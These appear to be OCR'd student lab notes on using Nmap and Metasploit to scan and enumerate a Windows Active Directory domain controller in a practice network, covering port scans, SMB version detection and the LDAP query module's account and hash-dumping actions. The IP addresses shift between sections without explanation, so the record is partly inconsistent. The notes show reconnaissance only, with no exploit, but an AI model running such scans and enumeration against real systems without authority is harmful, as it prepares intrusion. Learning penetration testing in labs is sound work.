
While doing the practical, an output appears


Let's look at this too -- search cve:2026 type:exploit platform:windows



First, using Nmap, we scan the known network ID -- 10.11.0.0/24

nmap 10.11.0.0/24 -F -A -oX targets.xml


msf > namp 10.11.0.0/24 -F -A -oX targets.xml
[-] Unknown command: namp. Run the help command for more details.
msf > sudo nmap 10.11.0.0/24 -F -A -oX targets.xml
[*] exec: sudo nmap 10.11.0.0/24 -F -A -oX targets.xml
Starting Nmap 7.99 (https://nmap.org) at 2026-09-16 13:32 -0400
Stats: 0:00:01 elapsed; 0 hosts completed (0 up), 0 undergoing Script Pre-Scan
NSE Timing: About 0.00% done
mass_dns: warning: Unable to open /etc/resolv.conf. Try using --system-dns or specify valid servers with --dns-servers: No such file or directory (2)
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 10.11.0.10
Host is up (0.0018s latency).
Not shown: 93 closed tcp ports (reset)
PORT STATE SERVICE VERSION
53/tcp open domain Simple DNS Plus
88/tcp open kerberos-sec Microsoft Windows Kerberos (server time: 2026-09-16 17:32:49Z)
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
389/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: vimukthi.int, Site: Default-First-Site-Name)
445/tcp open microsoft-ds?
3389/tcp open ssl/ms-wbt-server?
| rdp-ntlm-info:
| Target_Name: VIMUKTHI
| NetBIOS_Domain_Name: VIMUKTHI
| NetBIOS_Computer_Name: KWR-DC
| DNS_Domain_Name: vimukthi.int
| DNS_Computer_Name: KWR-DC.vimukthi.int
| DNS_Tree_Name: vimukthi.int
| Product_Version: 10.0.26100
|_ System_Time: 2026-09-16T17:34:18+00:00
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=KWR-DC.vimukthi.int
| Not valid before: 2026-09-12T18:41:19
|_Not valid after: 2027-03-14T18:41:19


kali@kali: ~/Desktop
Session Actions Edit View Help
| Not valid before: 2026-09-12T18:41:19
|_Not valid after: 2027-03-14T18:41:19
MAC Address: 00:15:5D:38:01:0E (Microsoft)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit
/).
TCP/IP fingerprint:
OS:SCAN(V=7.99%E=4%D=9/16%OT=53%CT=7%CU=36589%PV=Y%DS=1%DC=D%G=Y%M=00155D%T
OS:M=6AAAD324%P=x86_64-pc-linux-gnu)SEQ(SP=103%GCD=1%ISR=10A%TI=I%CI=I%II=I
OS:%SS=S%TS=A)SEQ(SP=103%GCD=1%ISR=10B%TI=I%CI=I%II=I%SS=S%TS=A)SEQ(SP=104%
OS:GCD=1%ISR=108%TI=I%CI=I%II=I%SS=S%TS=A)SEQ(SP=105%GCD=1%ISR=107%TI=I%CI=
OS:I%II=I%SS=S%TS=A)SEQ(SP=107%GCD=1%ISR=10B%TI=I%CI=I%II=I%SS=S%TS=A)OPS(O
OS:1=M5B4NW8ST11%O2=M5B4NW8ST11%O3=M5B4NW8NNT11%O4=M5B4NW8ST11%O5=M5B4NW8ST
OS:11%O6=M5B4ST11)WIN(W1=FFFF%W2=FFFF%W3=FFFF%W4=FFFF%W5=FFFF%W6=FFFF)ECN(R
OS:=Y%DF=Y%T=80%W=FFFF%O=M5B4NW8NNS%CC=Y%Q=)T1(R=Y%DF=Y%T=80%S=O%A=S+%F=AS%
OS:RD=0%Q=)T2(R=Y%DF=Y%T=80%W=0%S=Z%A=S%F=AR%O=%RD=0%Q=)T3(R=Y%DF=Y%T=80%W=
OS:0%S=Z%A=O%F=AR%O=%RD=0%Q=)T4(R=Y%DF=Y%T=80%W=0%S=A%A=O%F=R%O=%RD=0%Q=)T5
OS:(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=80%W=0%S=A%A=O
OS:%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=
OS:N%T=80%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=80%
OS:CD=Z)
Network Distance: 1 hop
Service Info: Host: KWR-DC; OS: Windows; CPE: cpe:/o:microsoft:windows
Host script results:
|_nbstat: NetBIOS name: KWR-DC, NetBIOS user: <unknown>, NetBIOS MAC: 00:15:5d:38:01:0e (Micros
oft)
| smb2-time:
| date: 2026-09-16T17:34:17
|_ start_date: N/A
| smb2-security-mode:
| 3.1.1:
|_ Message signing enabled and required
TRACEROUTE
HOP RTT ADDRESS
1 1.83 ms 10.11.0.10
Nmap scan report for 10.11.0.30
Host is up (0.000064s latency).
All 100 scanned ports on 10.11.0.30 are in ignored states.

```
Network Distance: 1 hop
Service Info: Host: KWR-DC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_nbstat: NetBIOS name: KWR-DC, NetBIOS user: <unknown>, NetBIOS MAC: 00:15:5d:38:01:0e (Micros
oft)
| smb2-time:
|   date: 2026-09-16T17:34:17
|_  start_date: N/A
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled and required

TRACEROUTE
HOP RTT     ADDRESS
1   1.83 ms 10.11.0.10

Nmap scan report for 10.11.0.30
Host is up (0.000064s latency).
All 100 scanned ports on 10.11.0.30 are in ignored states.
Not shown: 100 filtered tcp ports (no-response)
Too many fingerprints match this host to give specific OS details
Network Distance: 0 hops

OS and Service detection performed. Please report any incorrect results at https://nmap.org/sub
mit/ .
Nmap done: 256 IP addresses (2 hosts up) scanned in 132.54 seconds
msf >
msf >
```

Entrie targets.xml - import db

Db_import targets.xml

```
msf > db_import targets.xml
[*] Importing 'Nmap XML' data
[*] Import: Parsing with 'Nokogiri v1.14.5'
[*] Importing host 10.11.0.10
[*] Importing host 10.11.0.30
[*] Successfully imported /home/kali/Desktop/targets.xml
msf >
```

Hosts

Hosts -d 10.11.0.30 - remove kali lniux pc ip.

```
msf > hosts

Hosts
=====

address     mac               name  os_name       os_flavor  os_sp  purpose  info  comments
-------     ---               ----  -------       ---------  -----  -------  ----  --------
10.11.0.10  00:15:5d:38:                Windows 2022                 server
            01:0e
10.11.0.30                            Unknown                      device

msf > hosts -d  10.11.0.30

Hosts
=====

address     mac  name  os_name  os_flavor  os_sp  purpose  info  comments
-------     ---  ----  -------  ---------  -----  -------  ----  --------
10.11.0.30             Unknown                   device

[*] Deleted 1 hosts
msf > hosts

Hosts
=====

address     mac               name  os_name       os_flavor  os_sp  purpose  info  comments
-------     ---               ----  -------       ---------  -----  -------  ----  --------
10.11.0.10  00:15:5d:38:                Windows 2022                 server
            01:0e

msf >
```

For look services – services

```
msf > services
Services
========

host        port  proto  name             state  info                    resource  parents
----        ----  -----  ----             -----  ----                    --------  -------
10.11.0.10  53    tcp    domain           open   Simple DNS Plus         {}
10.11.0.10  88    tcp    kerberos-sec     open   Microsoft Windows Kerbe {}
                                                 ros server time: 2026-0
                                                 9-16 17:32:49Z
10.11.0.10  135   tcp    msrpc            open   Microsoft Windows RPC   {}
10.11.0.10  139   tcp    netbios-ssn      open   Microsoft Windows netbi {}
                                                 os-ssn
10.11.0.10  389   tcp    ldap             open   Microsoft Windows Activ {}
                                                 e Directory LDAP Domain
                                                 : vimukthi.int, Site: D
                                                 efault-First-Site-Name
10.11.0.10  445   tcp    microsoft-ds     open                           {}
10.11.0.10  3389  tcp    ssl/ms-wbt-server  open                         {}

msf >
```

Now – search portsscan

```
msf > search portscan

Matching Modules
================

   #  Name                                              Disclosure Date  Rank    Check  Descrip
tion
   -  ----                                              ---------------  ----    -----  -------
   0  auxiliary/scanner/portscan/ftpbounce              .                normal  No     FTP Bou
nce Port Scanner
   1  auxiliary/scanner/natpmp/natpmp_portscan          .                normal  No     NAT-PMP
 External Port Scanner
   2  auxiliary/scanner/sap/sap_router_portscanner      .                normal  No     SAPRout
er Port Scanner
   3  auxiliary/scanner/portscan/xmas                   .                normal  No     TCP "XM
as" Port Scanner
   4  auxiliary/scanner/portscan/ack                    .                normal  No     TCP ACK
 Firewall Scanner
   5  auxiliary/scanner/portscan/tcp                    .                normal  No     TCP Por
t Scanner
   6  auxiliary/scanner/portscan/syn                    .                normal  No     TCP SYN
 Port Scanner
   7  auxiliary/scanner/http/wordpress_pingback_access  .                normal  No     Wordpre
ss Pingback Locator


Interact with a module by name or index. For example info 7, use 7 or use auxiliary/scanner/htt
p/wordpress_pingback_access

msf >
```

Use 6

Show options

```
msf > use 6
msf auxiliary(scanner/portscan/syn) >
msf auxiliary(scanner/portscan/syn) > show options

Module options (auxiliary/scanner/portscan/syn):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   BATCHSIZE  256              yes       The number of hosts to scan per set
   DELAY      0                yes       The delay between connections, per thread, in millis
                                         econds
   INTERFACE                   no        The name of the interface
   JITTER     0                yes       The delay jitter factor (maximum value by which to +
                                         /- DELAY) in milliseconds.
   PORTS      1-10000          yes       Ports to scan (e.g. 22-25,80,110-900)
   RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/
                                         docs/using-metasploit/basics/using-metasploit.html
   SNAPLEN    65535            yes       The number of bytes to capture
   THREADS    1                yes       The number of concurrent threads (max one per host)
   TIMEOUT    500              yes       The reply read timeout in milliseconds


View the full module info with the info, or info -d command.

msf auxiliary(scanner/portscan/syn) >
```

Set PORTS 10-100

Hots -R

```
[*] Unknown command: SET. Did you mean set? Run the help command for more details.
msf auxiliary(scanner/portscan/syn) > set PORTS 10-100
PORTS => 10-100
msf auxiliary(scanner/portscan/syn) > hosts -R

Hosts
=====

address     mac               name  os_name       os_flavor  os_sp  purpose  info  comments
-------     ---               ----  -------       ---------  -----  -------  ----  --------
10.11.0.10  00:15:5d:38:01:0e       Windows 2022                    server

RHOSTS => 10.11.0.10
```

Now again -show options

```
msf auxiliary(scanner/portscan/syn) > show options

Module options (auxiliary/scanner/portscan/syn):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   BATCHSIZE  256              yes       The number of hosts to scan per set
   DELAY      0                yes       The delay between connections, per thread, in millis
```

Also change threads 1 to 3

Now run module

```
msf6 auxiliary(scanner/portscan/syn) > run

[+] TCP OPEN 10.1.16.254:22
[+] TCP OPEN 10.1.16.2:25
```

Now look at the services

```
       valid_lft forever preferred_lft forever
msf > services
Services
========

host         port  proto  name              state  info                                                                  resource  parents
----         ----  -----  ----              -----  ----                                                                  --------  -------
10.11.0.10   53    tcp    domain            open   Simple DNS Plus                                                       {}
10.11.0.10   88    tcp    kerberos-sec      open   Microsoft Windows Kerberos server time: 2026-09-16 17:32:49Z         {}
10.11.0.10   135   tcp    msrpc             open   Microsoft Windows RPC                                                 {}
10.11.0.10   139   tcp    netbios-ssn       open   Microsoft Windows netbios-ssn                                         {}
10.11.0.10   389   tcp    ldap              open   Microsoft Windows Active Directory LDAP Domain: vimukthi.int, Site: Default-First-Site-Name  {}
10.11.0.10   445   tcp    microsoft-ds      open                                                                         {}
10.11.0.10   3389  tcp    ssl/ms-wbt-server open                                                                         {}

msf >
```

See the hosts –

```
Hosts
=====

address     mac               name  os_name       os_flavor  os_sp  purpose  info
-------     ---               ----  -------       ---------  -----  -------  ----
10.11.0.10  00:15:5d:38:      	  Windows 2022                    server
            01:0e

msf > 
```

Sometimes, to carry out an attack, the operating system needs to be the correct edition. In such situations,

Search msb_version

```
msf > search smb_version

Matching Modules
================

   #  Name                                Disclosure Date  Rank    Check  Description
   -  ----                                ---------------  ----    -----  -----------
   0  auxiliary/scanner/smb/smb_version   .                normal  No     SMB Version Detection

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/smb
/smb_version

msf > 
```

Use 0 and show options

```
msf > use 0
msf auxiliary(scanner/smb/smb_version) > show options

Module options (auxiliary/scanner/smb/smb_version):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/
                                       basics/using-metasploit.html
   RPORT                     no        The target port (TCP)
   THREADS  1                yes       The number of concurrent threads (max one per host)

View the full module info with the info, or info -d command.

msf auxiliary(scanner/smb/smb_version) > 
```

Hosts -R

```
msf auxiliary(scanner/smb/smb_version) > hosts -R

Hosts
=====

address     mac                name  os_name       os_flavor  os_sp  purpose  info  comments
-------     ---                ----  -------       ---------  -----  -------  ----  --------
10.11.0.10  00:15:5d:38:01:0e        Windows 2022                    server

RHOSTS => 10.11.0.10

msf auxiliary(scanner/smb/smb_version) > 
```

RUN

```
msf auxiliary(scanner/smb/smb_version) > run
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.29/lib/recog/fingerprint/regexp_factory.rb:
34: warning: nested repeat operator '+' and '?' was replaced with '*' in regular expression
[+] 10.11.0.10:445        - SMB Detected (versions: 2, 3) (preferred dialect: SMB 3.1.1) (compression capabilities:
 LZNT1, Pattern_V1) (encryption capabilities: AES-256-GCM) (signatures: required) (guid: {92bdf2e5-110a-4613-becc-4
781c36e2582}) (authentication domain: VIMUKTHI)
[+] 10.11.0.10:445        -   Host is running Version 10.0.26100 (likely Windows 11 version 24H2/Windows Server 202
5)
[*] 10.11.0.10            - Scanned 1 of 1 hosts (100% complete)
[+] Auxiliary module execution completed
msf auxiliary(scanner/smb/smb_version) >
```


We need to find out which one is the actual domain controller

Search ldap_query


```
kali@kali: ~/Desktop
Session  Actions  Edit  View  Help
msf auxiliary(scanner/smb/smb_version) > search ldap_query

Matching Modules
================


   #   Name                                          Disclosure Date  Rank    Check  Description
   -   ----                                          ---------------  ----    -----  -----------
   0   auxiliary/gather/ldap_query                   2022-05-19       normal  No     LDAP Query and Enumeration Mo
dule
   1     \_ action: ENUM_ACCOUNTS                    .                .       .      Dump info about all known use
r accounts in the domain.
   2     \_ action: ENUM_ADMIN_OBJECTS               .                .       .      Dump info about all objects w
ith protected ACLs (i.e highly privileged objects).
   3     \_ action: ENUM_AD_CS_CAS                   .                .       .      Enumerate AD Certificate Serv
ice certificate authorities.
   4     \_ action: ENUM_AD_CS_CERT_TEMPLATES        .                .       .      Enumerate AD Certificate Serv
ice certificate templates.
   5     \_ action: ENUM_ALL_OBJECT_CATEGORY         .                .       .      Dump all objects containing a
ny objectCategory field.
   6     \_ action: ENUM_ALL_OBJECT_CLASS            .                .       .      Dump all objects containing a
ny objectClass field.
   7     \_ action: ENUM_COMPUTERS                   .                .       .      Dump all objects containing a
n objectCategory or objectClass of Computer.
   8     \_ action: ENUM_CONSTRAINED_DELEGATION      .                .       .      Dump info about all known obj
ects that allow contrained delegation.
   9     \_ action: ENUM_DNS_RECORDS                 .                .       .      Dump info about DNS records t
he server knows about using the dnsNode object class.
   10    \_ action: ENUM_DNS_ZONES                   .                .       .      Dump all known DNS zones usin
g the dnsZone object class under the DC DomainDnsZones. Without A BASEDN prefix you can miss certain entries.
   11    \_ action: ENUM_DOMAIN                      .                .       .      Dump info about the Active Di
rectory domain.
   12    \_ action: ENUM_DOMAIN_CONTROLLERS          .                .       .      Dump all known domain control
lers.
   13    \_ action: ENUM_EXCHANGE_RECIPIENTS         .                .       .      Dump info about all known Exc
hange recipients.
   14    \_ action: ENUM_EXCHANGE_SERVERS            .                .       .      Dump info about all known Exc
hange servers.
   15    \_ action: ENUM_GMSA_HASHES                 .                .       .      Dump info about GMSAs and the
ir password hashes if available.
   16    \_ action: ENUM_GROUPS                      .                .       .      Dump info about all known gro
ups in the LDAP environment.
```



Use 0




Now set RHOSTS 10.1.16.1 (we do this because we think this is the domain controller)




Now we can attack the domain controller

